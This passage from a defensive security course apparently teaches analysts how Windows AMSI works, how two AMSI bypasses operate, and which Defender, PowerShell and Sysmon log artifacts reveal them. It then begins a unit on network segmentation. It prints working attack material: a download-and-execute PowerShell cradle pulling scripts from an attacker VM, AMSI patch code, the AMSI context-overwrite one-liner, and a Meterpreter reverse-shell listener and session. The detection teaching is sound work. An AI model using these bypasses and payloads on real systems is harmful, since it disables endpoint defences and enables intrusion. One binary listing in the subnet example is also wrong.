AMSI is the latest evolution in protection against malicious code in Windows as attackers are relying more on *fileless* malware.[458] Without a file to write and execute on disk, there is no traditional artifact for previous versions of Windows Defender to examine. Previously, Windows PowerShell could load scripts from external resources directly to memory. Now, AMSI can intervene and pass interpreted PowerShell scripts to Windows Defender for detection and blocking purposes.

AMSI also provides support for other security product vendors that want their products to analyze scripts running in Windows. AMSI can not only analyze PowerShell, but VBScript, JavaScript, and Microsoft Office macros as well.

[457] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

[458] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Fileless_malware

Next, we'll learn more about AMSI's functionality at a high level as well as some popular techniques to bypass it. We'll review the artifacts created both when AMSI is triggered and when it is bypassed.

13.2.2 Understanding AMSI

To develop an appreciation of AMSI and its protections, there are a few components we should discuss. Figure 53 shows a simplified overview of an AMSI implementation and how it interacts with an antivirus product,[535] which in our case is Windows Defender.




Figure 53: AMSI implementation overview

The unmanaged dynamic link library AMSI.DLL is loaded into every PowerShell and PowerShell_ISE process and provides a number of exported functions PowerShell can leverage. Let's cover each of these briefly.

Remote Procedure Call (RPC)[536] is an interprocess mechanism that forwards the relevant information captured by these APIs to Windows Defender. Windows Defender analyzes the data and sends the result back to AMSI.DLLinside the PowerShell process.

The AMSI exported APIs include *AmsiInitialize*, *AmsiOpenSession*, *AmsiScanString*, *AmsiScanBuffer*, and *AmsiCloseSession*.[537] The purpose of these API calls is to activate AMSI

[535] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

[536] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-start-page

when a supported application needs it and to scan the commands from a script or input buffer. Incorporated with Windows Defender's real-time protection, AMSI is just as aggressive in finding malware in PowerShell scripts.

Because AMSI is configured to work by default, we only need to make sure that both Windows Defender and real-time protection are activated through Local Group Policy. There are no additional changes that need to be made in our Windows 10 VM's policy to prepare AMSI.

Let's trigger AMSI by using a keyword it considers malicious. Once AMSI detects it, we'll search for the generated logging artifacts.

We'll start by opening a PowerShell prompt. We know that, by default, PowerShell loads AMSI.dll and will pass our statements to Windows Defender. First, let's use **`Get-Date`** for a quick timestamp. Next, we'll enter "amsiutils" into the prompt as AMSI considers this keyword malicious and Windows Defender will flag this particular string if invoked in a PowerShell script or prompt.

```
PS C:\av_alerts_evasion> Get-Date

Tuesday, December 21, 2021 8:00:02 AM

PS C:\Users\offsec> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Listing 521 - AMSI blocking the malicious string

The output indicates that AMSI is just as vigilant as expected. That string, with no additional context or PowerShell cmdlets, has been stopped by Windows Defender. The string wasn't even echoed in the PowerShell prompt.

Note that using a large number of AMSI trigger strings while testing may cause Windows Defender to "panic" and suddenly consider everything malicious. At this point, the only remedies are to reboot the system or revert the VM groups.

Let's examine the event logs. After connecting to the Windows 10 VM using PowerShell Core, we'll re-import Get-WDLog.psm1. Our first query will be for all Windows Defender logs with a StartTime of "12/21/2021 8:00:00" and EndTime of "12/21/2021 8:01:00". Because we're expecting only one detection event, we'll set the Event ID to "1116" and pipe all output to **`FormatList`**.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-WDLogEvent 1116 "12/21/2021
8:00:00" "12/21/2021 8:01:00" | Format-List

TimeCreated  : 12/21/2021 8:00:06 AM
ProviderName : Microsoft-Windows-Windows Defender
```

[537] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-functions


```
Id           : 1116
Message      : Microsoft Defender Antivirus has detected malware or other potentially
unwanted software.
                For more information please see the following:

https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/AmsiTamper.A!ams&threa
tid=2147728399&enterprise=0
                        Name: Trojan:Win32/AmsiTamper.A!ams
                        ID: 2147728399
                        Severity: Severe
                        Category: Trojan
                        Path:
amsi:_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                        Detection Origin: Unknown
                        Detection Type: Concrete
                        Detection Source: AMSI
User: CLIENT02\offsec
                        Process Name:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                        Security intelligence Version: AV: 1.303.25.0, AS: 1.303.25.0,
NIS: 1.303.25.0
                        Engine Version: AM: 1.1.16400.2, NIS: 1.1.16400.2
```

Listing 522 - Full event of malicious detection by AMSI

Within the *Message* field, we'll find familiar detection information containing different values. First is the "AmsiTamper" label in the *Name* field, which is the signature Windows Defender has associated with the malicious string. More importantly, the *Detection Source* for this event is AMSI. We can confirm that AMSI is active and searching for artifacts that are similar to our example.

Armed with this basic understanding of the AMSI mechanisms and how they will respond to threats, let's review some techniques attackers use to bypass AMSI altogether.

13.2.3 Bypassing AMSI

As demonstrated in the previous section, AMSI passes every PowerShell command through Windows Defender's signature detection before executing it.

In this section, we'll explore how attackers have taken a much simpler approach to halt AMSI without crashing PowerShell. To do this, we'll investigate two bypass techniques that effectively disable AMSI without creating a log entry in Windows Defender.

The first method involves a direct overwrite of the *AmsiScanBuffer* function with a technique discovered and prototyped by Paul Laîné[459] in 2019. *AmsiScanBuffer* is the component in AMSI that transmits PowerShell script content to Windows Defender. Windows Defender sends an integer value back to *AmsiScanBuffer*, which is written to a variable that AMSI checks. If the variable is nonzero, AMSI takes action to stop the content and report based on additional details provided by Windows Defender.

[459] (Paul Laîné, 2019), https://www.contextis.com/us/blog/amsi-bypass

This technique searches for the loaded function in memory and halts the exchange of input from AMSI to Windows Defender by adjusting the function one byte at a time. Doing so forces the function to return a "clean" result every time and AMSI performs no other validation.

To demonstrate this patching technique, we'll run a PowerShell script[460] stored on the Kali VM that automatically locates and patches the function. Then we'll find some artifacts in both PowerShell and Sysmon.

On the Kali VM, we'll navigate to /home/kali/SOC-200/Antivirus_Alerts_and_Evasion then start a Python3 Simple HTTP Server listening on port 8000. Once this is set up, we'll return to the Windows VM. After opening up a PowerShell prompt, we'll use **`Invoke-Expression`**[461] (abbreviated as **`iex`**) to execute a script hosted on the Kali VM called AMSI-Bypass.ps1.
Appended to this command is **`Get-Date`** for a timestamp we can use later.

```
PS C:\Users\offsec> iex (New-Object
System.Net.Webclient).DownloadString('http://kali:8000/AMSI-Bypass.ps1'); Get-Date
-- AMSI Patch
-- Paul LaÃ®nÃ© (@am0nsec)

[+] AMSI DLL Handle: 140705976942592
[+] DllCanUnloadNow address: 140705976949104
[+] 64-bits process
[+] Targeted address: 140705976956384
Wednesday, December 22, 2021 8:41:25 AM
```

Listing 523 - Patching AMSI with AMSI-Bypass.ps1

From the output, we have a list of values representing addresses in memory where the target items are found. For now, let's just note the script appears to have been successful.

To test whether AMSI has been patched for nefarious intent, we'll use a malicious string. Simply trying to echo "amsiutils" in the past has triggered AMSI, so let's try it again here in the same PowerShell prompt.

```
PS C:\Users\offsec> "amsiutils" amsiutils
```

Listing 524 - AMSI not blocking the malicious string

Based on the output, we can assume that AMSI is no longer working in this PowerShell session. It is not permanent, as AMSI.dll is loaded into every instance of PowerShell, but having one compromised session is all an attacker needs.

Let's inspect the Windows Logs. Using PowerShell Core, we'll reconnect to the Windows 10 VM and import Get-Sysmon.psm1 and Get-PSLog.psm1, both of which are located in C:\Sysmon. We'll start by querying all the PowerShell script block events with Event ID 4104. Based on the timestamp we generated, our StartTime for this query is "12/22/2021 8:41:24" with an EndTime of "12/22/2021 8:41:26"

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4104 "12/22/2021
8:41:24" "12/22/2021 8:41:26"
```

[460] (am0nsec, 2021), https://gist.github.com/am0nsec/986db36000d82b39c73218facc557628

[461] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression


```
   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
12/22/2021 8:41:25 AM          4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 8:41:25 AM          4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 8:41:25 AM          4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 8:41:25 AM          4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 8:41:24 AM          4104 Warning          Creating Scriptblock text (1 of
1):...
12/22/2021 8:41:24 AM          4104 Verbose          Creating Scriptblock text (1 of
1):...
```

Listing 525 - PowerShell Script Block events generated by the AMSI Patch

While all of these events are directly related to the running of our command and script, our focus is drawn to the one event whose *Event Level* is "Warning". It isn't a guarantee that we'll find evidence of malicious activity, but it does stand out in the listing. We'll have to investigate further.

We'll re-run our query with the exact same parameters for *EventID*, *StartTime*, and *EndTime*. We'll then pipe the output to **`Where-Object`**, filtering on events where the *LevelDisplayName* is equal to "Warning". Because we're only expecting one event to match, we'll go ahead and pipe the output to **`Format-List`** so we can display the script block event in its entirety.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4104 "12/22/2021
8:41:24" "12/22/2021 8:41:26" | Where-Object { $_.LevelDisplayName -eq "Warning" } |
Format-List

TimeCreated  : 12/22/2021 8:41:24 AM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):
               Write-Host "-- AMSI Patch"
               Write-Host "-- Paul LaÃ®nÃ© (@am0nsec)"
               Write-Host ""
...

               $patch = [byte[]] (
                   0x31, 0xC0,     # xor rax, rax
                   0xC3            # ret
               )
               [System.Runtime.InteropServices.Marshal]::Copy($patch, 0,
$targetedAddress, 3)

               $a = 0
               [Kernel32]::VirtualProtect($targetedAddress, [uint32]2,
$oldProtectionBuffer, [ref]$a) | Out-Null
```



```
                ScriptBlock ID: 41836c45-f6b5-4d6c-a5c1-e96adfc720be
Path:
```

Listing 526 - Full Script Block event with the AMSI Bypass Script

The script block event contains the entirety of the AMSI bypass script. In the event, we have the *$patch* variable that is defined before overwriting a pre-determined address in the script. With this event, we can be sure that the adversary impacted AMSI. The script block event preceding this would contain the **`Invoke-Expression`** command, but as our focus is on AMSI artifacts, we will ignore it for now.

Using the same timeframe, let's examine Sysmon events that have been generated. Without changing the StartTime or EndTime, we'll use **`Get-SysmonEvent`** to find any artifacts generated by the script.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-SysmonEvent $null "12/22/2021
8:41:24" "12/22/2021 8:41:26"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
12/22/2021 8:41:25 AM            3 Information      Network connection detected:...
12/22/2021 8:41:25 AM           22 Information      Dns query:...
12/22/2021 8:41:25 AM           11 Information      File created:...
12/22/2021 8:41:25 AM            1 Information      Process Create:...
12/22/2021 8:41:24 AM            1 Information      Process Create:...
12/22/2021 8:41:24 AM           11 Information      File created:...
12/22/2021 8:41:24 AM           11 Information      File created:...
```

Listing 527 - Sysmon events generated by AMSI Bypass

We have several *FileCreate* and *ProcessCreate* events occurring at the same time as the AMSI bypass. The *DNSEvent* and *NetworkConnect* events are relevant to the use of **`InvokeExpression`** connecting back to the Kali VM, so we'll ignore them for now. In order to determine whether these Sysmon events are coincidental or related to the AMSI bypass, we'll have to expand on them and review what else the AMSI bypass could have done.

Starting with the earliest *FileCreate* events, we'll re-use our previous query with a few minor modifications. First, we'll change the Event ID to "11" and the EndTime to "12/22/2021 8:41:25".

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-SysmonEvent 11 "12/22/2021 8:41:24"
"12/22/2021 8:41:25" | Format-List

TimeCreated  : 12/22/2021 8:41:24 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: -
               UtcTime: 2021-12-22 16:41:24.654
               ProcessGuid: {28a02d86-551c-61c3-b666-270000000000}
               ProcessId: 8220
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               TargetFilename: C:\Users\offsec\AppData\Local\Temp\brfgb1cn.cmdline
               CreationUtcTime: 2021-12-22 16:41:24.654

TimeCreated  : 12/22/2021 8:41:24 AM
ProviderName : Microsoft-Windows-Sysmon
```



```
Id           : 11
Message      : File created:
               RuleName: DLL
               UtcTime: 2021-12-22 16:41:24.654
               ProcessGuid: {28a02d86-551c-61c3-b666-270000000000}
               ProcessId: 8220
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               TargetFilename: C:\Users\offsec\AppData\Local\Temp\brfgb1cn.dll
               CreationUtcTime: 2021-12-22 16:41:24.654
```

Listing 528 - Sysmon FileCreate events from AMSI Bypass

There are two unusual file creations taking place. The first is a DLL being written to the Temp directory with a randomly generated name. The second is a file with the .cmdline extension sharing the same name as the DLL. These two artifacts in sequence occur when C# code is executed through PowerShell. It isn't clear what these two files have to do with AMSI bypass, but for now, we can assume their creation is not coincidental.

Let's move on to the two *ProcessCreate* events. The StartTime and EndTime will be re-adjusted to our original query timeframe, and the Event ID will be "1".

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "12/22/2021 8:41:24"
"12/22/2021 8:41:26" | Format-List

TimeCreated  : 12/22/2021 8:41:25 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-12-22 16:41:25.136
               ProcessGuid: {28a02d86-5535-61c3-53d3-270000000000}
               ProcessId: 2216
               Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
               FileVersion: 14.10.25028.0 built by: VCTOOLSD15RTM
               Description: Microsoft® Resource File To COFF Object Conversion Utility
               Product: Microsoft® .NET Framework
               Company: Microsoft Corporation
               OriginalFileName: CVTRES.EXE
               CommandLine: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
/NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\offsec\AppData\Local\Temp\RES8205.tmp"
"c:\Users\offsec\AppData\Local\Temp\CSC90FE53A7AA8445A1A482CFAD7D81574.TMP" ...
               ParentImage: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
               ParentCommandLine:
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths
@"C:\Users\offsec\AppData\Local\Temp\brfgb1cn.cmdline"

TimeCreated  : 12/22/2021 8:41:24 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-12-22 16:41:24.714
               ProcessGuid: {28a02d86-5534-61c3-1acd-270000000000}
```



```
                ProcessId: 8544
                Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
                FileVersion: 4.8.4084.0 built by: NET48REL1
                Description: Visual C# Command Line Compiler
                Product: Microsoft® .NET Framework
                Company: Microsoft Corporation
                OriginalFileName: csc.exe
                CommandLine: "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe"
/noconfig /fullpaths @"C:\Users\offsec\AppData\Local\Temp\brfgb1cn.cmdline" ...
                ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                ParentCommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Listing 529 - Sysmon ProcessCreate events from AMSI Bypass

These events help paint a clearer picture of what happened on our machine. In one event, PowerShell has called csc.exe,[462] the command-line compiler for C#. The **`/fullpath @`** argument specifies a single file containing additional options to be invoked when compiling code. In the other *ProcessCreate* event, we have cvtres.exe,[463] invoked by the command-line compiler. This is the *Windows Resource to Object Converter*, which is part of the chain of binaries used for code compilation. Based on the *ParentCommandLine* field, we can assume that this is part of the instructions contained in the .cmdline file. The instructions specific to cvtres.exe are displayed in the *CommandLine* field. At this point, we can conclude the AMSI bypass script's patching mechanism involves spontaneously writing and compiling code to replace what is loaded in memory.

Our query for the last *FileCreate* event will require only two changes. The first is the change of Event ID to "11" and the second is to change StartTime to "12/22/2021 8:41:25". Everything else, including **`Format-List`**, remains the same.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-SysmonEvent 11 "12/22/2021 8:41:25"
"12/22/2021 8:41:26" | Format-List

TimeCreated  : 12/22/2021 8:41:25 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: DLL
               UtcTime: 2021-12-22 16:41:25.185
               ProcessGuid: {28a02d86-5534-61c3-1acd-270000000000}
               ProcessId: 8544
               Image: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
               TargetFilename: C:\Users\offsec\AppData\Local\Temp\brfgb1cn.dll
CreationUtcTime: 2021-12-22 16:41:24.654
```

Listing 530 - Last Sysmon FileCreate from AMSI Bypass

In this last event, we have the command-line compiler overwriting the DLL that was created before by PowerShell. Without having any further information about the DLL, we can assume that all of this behavior is suspect and may require analysis. However, that is beyond the scope of this

[462] (Microsoft, 2021), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/

[463] (Microsoft, 2021), https://docs.microsoft.com/en-us/cpp/overview/visual-cpp-tools-and-features-in-visual-studio-editions

topic. For now, we know that the AMSI bypass script activates .NET development tools on the endpoint and writes to Temp directories.

While the AMSI bypass script was successful, we also know that it generated a lot of artifacts both in Windows Defender logs and Sysmon. Attackers trying to hide their activities will develop new options that minimize their footprint in logging mechanisms. We'll examine another technique that doesn't patch AMSI, but instead, changes a component used by AMSI's functions after being loaded.

Without going into detail, security researchers have found that the *AmsiInitialize* function creates an undocumented context structure, which is used repeatedly by other functions in AMSI. Theoretically, if this unknown region of memory were corrupted or otherwise neutralized, AMSI would stop working altogether.

To demonstrate this, we'll use a condensed proof of concept one-liner to overwrite this context structure in PowerShell. Then we'll prove that AMSI is broken by loading a Meterpreter shell written in PowerShell. After the connection is successful, we'll search for logging artifacts associated with the changes we made to AMSI.

To start, we'll change our current working directory in Kali to /home/kali/SOC200/Antivirus_Alerts_and_Evasion if necessary. Then we'll load generic_listener_mettcp.sh with the Kali VM's IP as the only argument.

```
kali@attacker01:~/SOC-200/Antivirus_Alerts_and_Evasion$ ./generic_listener_mettcp.sh
192.168.51.50
Initiating... please wait
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
LPORT => 443
LHOST => 192.168.51.50
[*] Started reverse TCP handler on 192.168.51.50:443
```

Listing 531 - Setting up listener for AMSI-bypassed payload execution

Once our Python3 web server and Meterpreter listener are both set up and waiting, we can move on to the rest of the case study.

Now we'll return to the Windows VM and open a new PowerShell prompt (closing the previouslyused PowerShell prompt, if it was left open). In the PowerShell prompt, we'll use the long string of PowerShell code to locate and overwrite AMSI's context with zeroes.

```
PS C:\Users\offsec> $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like
"*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name
-like "*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =
@(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1); Get-Date

Wednesday, December 22, 2021 12:35:07 PM
```

Listing 532 - Overwriting the AMSI Context with zeroes

Though the PowerShell commands executed without issue, we aren't left with much output other than our timestamp.

To determine if AMSI is stopped, we'll use Invoke-Expression to load amsi_context.ps1 from our Kali VM. Inside this script is a staged Meterpreter payload that is meant to connect back to our attacker VM.

```
PS C:\Users\offsec> iex (New-Object
Net.WebClient).DownloadString('http://kali:8000/amsi_context.ps1')
2796
```

Listing 533 - Using Invoke-Expression to load a Meterpreter shell without the threat of AMSI

Finding a PID instead of an exception thrown by PowerShell suggests that our disruption of AMSI is a success. Though AMSI will not detect the loading of the shell, a suspicious behavior detection will occur based on the network communications between the Windows VM and the attacker VM. The alert will exist, but the PowerShell-based reverse shell works just fine.

Now we'll check the listener on our Kali VM. Our terminal will have output that confirms our suspicions.

```
...
192.168.51.14 - - [22/Dec/2021 15:35:23] "GET /amsi_context.ps1 HTTP/1.1" 200 -
[*] https://192.168.51.50:443 handling request from 192.168.51.14; (UUID: o65vwhgk)
Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 ) at 2021-12-22
15:35:37 -0500

meterpreter >
```

Listing 534 - Successful connection of Meterpreter shell without the threat of AMSI

Without AMSI, we have proven once more that malicious activity can take place on our system. While AMSI would not have stopped the file request, it certainly would have helped identify an unobfuscated Meterpreter shell written in PowerShell.

Next, we'll examine the Windows Event logs with PowerShell Core. Let's start by searching for script block events using **`Get-PSLogEvent`** with a StartTime of "12/22/2021 12:35:06" and an EndTime of "12/22/2021 12:35:08".

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4104 "12/22/2021
12:35:06" "12/22/2021 12:35:08"


   ProviderName: Microsoft-Windows-PowerShell


TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
12/22/2021 12:35:07 PM         4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 12:35:07 PM         4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 12:35:07 PM         4104 Verbose          Creating Scriptblock text (1 of
1):...
12/22/2021 12:35:07 PM         4104 Warning          Creating Scriptblock text (1 of
1):...
```

Listing 535 - PowerShell Script Block events generated by overwriting AMSI Context

Once more, we have a script block event that stands out among the rest with a "Warning" listed in the *LevelDisplayName* field. Of the events listed, this one will have to be explored.

We'll re-run our script with the exact same parameters. The output will first be piped to **`WhereObject`** so that we can filter on the *LevelDisplayName*. The event will be sent via another pipe to **`Format-List`** so we can review its contents.

```
[192.168.51.14]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4104 "12/22/2021
12:35:06" "12/22/2021 12:35:08" | Where-Object { $_.LevelDisplayName -eq "Warning" } |
Format-List

TimeCreated  : 12/22/2021 12:35:07 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):
               $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like
"*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name
-like "*Context"){$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =
@(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1); Get-Date

               ScriptBlock ID: 672ed222-38bf-413a-a406-7cfcce217306
Path:
```

Listing 536 - Full Script Block event with the AMSI Context One-Liner

This one PowerShell Script Block event is the only indication that AMSI was compromised in any way. Unless the attacker relies on code or static files to trigger other parts of Windows Defender, they would only remain detected via PowerShell logging. If PowerShell logging wasn't available, defenders would have to rely on other detection tools to know that a compromise was taking place.

Because endpoint security tools can be vulnerable, we should rely on additional layers of intrusion detection that complement the Windows endpoint. Although adding more tools can create additional targets to compromise, they might offer defenders more visibility in case of an attack. In rare cases, these layers could have vulnerabilities that cause failure with minimal auditing as we've noticed with some of our AMSI bypasses.

MITRE ATT&CK: Impair Defenses > *Indicator Blocking* is a similar sub-technique to disabling or modifying security tools, but is often reserved for event-forwarding utilities. For AMSI, indicator blocking was performed programmatically by identifying and changing featured functionality. Without the ability to forward data to Windows Defender, AMSI is rendered inert without using Local Policy or real-time protection in the Local Group Policy. In the absence of auditing mechanisms for actions in memory, the best alternative is to identify potential avenues of attack (e.g., PowerShell) and ensure there is logging for it.

13.3 Wrapping Up

In this topic, we learned about the antivirus capabilities of Windows Defender and its logging mechanisms. We reviewed signature-based detection as well as heuristic and behaviorial-based detections. Then we moved on to the Antimalware Scan Interface, used by Windows to identify and prevent fileless malware attacks. Finally, we examined how to identify tampering or evasion of both Windows Defender and AMSI.

14 Network Evasion and Tunneling

In this Topic, we will cover the following Learning Units:

- Network Segmentation
- Egress Busting
- Tunneling

Each learner moves at their own pace, but this Topic should take approximately 7 hours to complete.

In this Topic, we will be exploring different methods of detecting network pivoting and tunneling. In the first Learning Unit we'll discuss the concept and implementation of network segmentation. We will also discuss egress filtering as well as attack and detection methods.

Next, we'll discuss tunneling techniques often used by attackers to expand their compromise further in the network. We will investigate what tools and techniques attackers use for this and how we can detect them.

Let's begin by digging deeper into this Topic so we can familiarize ourselves with several common attack scenarios and use them to our defensive advantage.

14.1 Network Segmentation

This Learning Unit covers the following Learning Objectives:

1. Understand the concept of network segmentation
2. Learn the benefits of network segmentation
3. Understand the possible methods of implementing network segmentation in an enterprise This

   Learning Unit will take approximately 60 minutes to complete.

14.1.1 Network Segmentation Concepts and Benefits

Network Segmentation[464] refers to the process that divides a network into multiple *subnetworks*[465] or *subnets*. This provides network administrators better control over the flow of traffic between zones and apply security protocols to them.

The extent of the network segmentation will vary depending on the network size, architecture, and devices used to interconnect the machines.

Traditionally, network architects focused mostly on the security of the network perimeter, which separates the outside world from the machines that are critical or hold sensitive data for the operation of an enterprise. Because of this, individuals and entities that were located within that

[464] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Network_segmentation

[465] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Subnetwork

perimeter were not considered a threat and had less restrictions on their ability to interact with the machines on the network and access information.

Modern breaches have demonstrated that this approach is not sufficient as internal individuals can (sometimes inadvertently) be the source of breaches. This has led to the *Zero Trust*[466] security model, which assumes that no individual or entity is trustworthy, regardless of their location.

Administrators can use network segmentation to construct multiple micro-perimeters for each segment. This helps better-define the purpose of the segment and grants more granular control over the security of each segment.[467] In a well-segmented environment, even if an attacker compromises the first perimeter, they will be limited in performing lateral movement or pivoting from system to system.

Dividing the network also allows for more granular and efficient network monitoring. This makes is easier to isolate incidents and identify breaches faster.

In addition, the performance of the network is also improved due to the fact that traffic is limited to specific zones based on need. This reduces congestion since the number of individuals and entities on any given subnet is limited.

Now that we have an understanding of the purpose and benefits of network segmentation, let's discuss some specific implementations.

14.1.2 Segmentation Theory

A subnet is a logical network subdivision identified by specific IP address ranges.[468] Devices on a subnet can communicate with each other, and routers can communicate between subnets. This is the most common way to segment a network.

When discussing subnet addressing, we refer to both IP addresses and the subnet masks.

An *IP address* is a host's unique network identifier. An IPv4 address consists of four decimals each separated by a dot such as 172.18.2.11, which can also be represented as a 32-bit number.

Depending on the IP class,[469] this 32-bit number representation may be divided into a network portion (*Network ID*) and a host portion (*Host ID*).

Class A, B, and C IP addresses are the most common. Class D and E IP addresses are also available; however, they are not used by end users.

According to this classification, the Network ID and Host ID parts of the IPv4 address are very well-defined but they are not necessarily fixed. This means that in order to determine the network and host portions of the IP address we require additional information.

---

[466] (ForcePoint), https://www.forcepoint.com/cyber-edu/zerotrust#:~:text=Zero%20Trust%20is%20a%20security,or%20accessing%20that%20network%20remotely.

[467] (Strongdm), https://www.strongdm.com/blog/network-segmentation

[468] (Microsoft, 2021), https://docs.microsoft.com/en-us/troubleshoot/windows-client/networking/tcpip-addressing-andsubnetting#:~:text=Class%20C%20networks%20use%20a,is%20a%20class%20C%20address.

[469] (Cisco Inc.), https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html

The *Network Mask* is represented in dotted-decimal format and is also represented as a 32-bit number. This is used to determine which parts of the 32-bit IP address are the Network ID and which are the Host ID. Similar to the IP address, network masks are divided into class A, B, and C network classes.

This is most evident when we convert the mask to a binary format. For example, the default mask for a class B network is 255.255.0.0, which translates to *11111111.11111111.00000000.00000000*. This value is then applied to the full IP address through a binary *AND*[470] operation to determine the Network ID.

```
172.18.2.11 : 10101100.00010010.00000010.00000101
255.255.0.0 : 11111111.11111111.00000000.00000000
Binary AND  : 10101100.00010010.00000000.00000000
Network ID  : 172.18.0.0
```

Listing 537 - Obtaining the Network ID of our IP address for the 255.255.0.0 network mask

The result of Listing 537 shows that any IP address bits that have a corresponding network mask bit set to 1 represents a network ID.

Let's apply this to our 172.18.2.11 Class B IPv4 address:

[470] (Assembly - Logical Instructions), https://www.tutorialspoint.com/assembly_programming/assembly_logical_instructions.htm

Network ID				Host ID		
10101100	.	00010010	.	00000010	.	00001011
172	.	18	.	2	.	11

Figure 54: Network ID and Host ID of a Class B address

As shown in Figure 54, while applying the default network mask for a Class B address (255.255.0.0) works, every device must be on one network, which is unrealistic.

Because the Network ID and Host ID are not fixed, network architects can create logical networks that exist within a single Class network through the process of*subnetting*.

This is achieved by extending the default mask into the Host ID portion of the address and using it as a *Subnetwork ID* or *Subnet ID*.

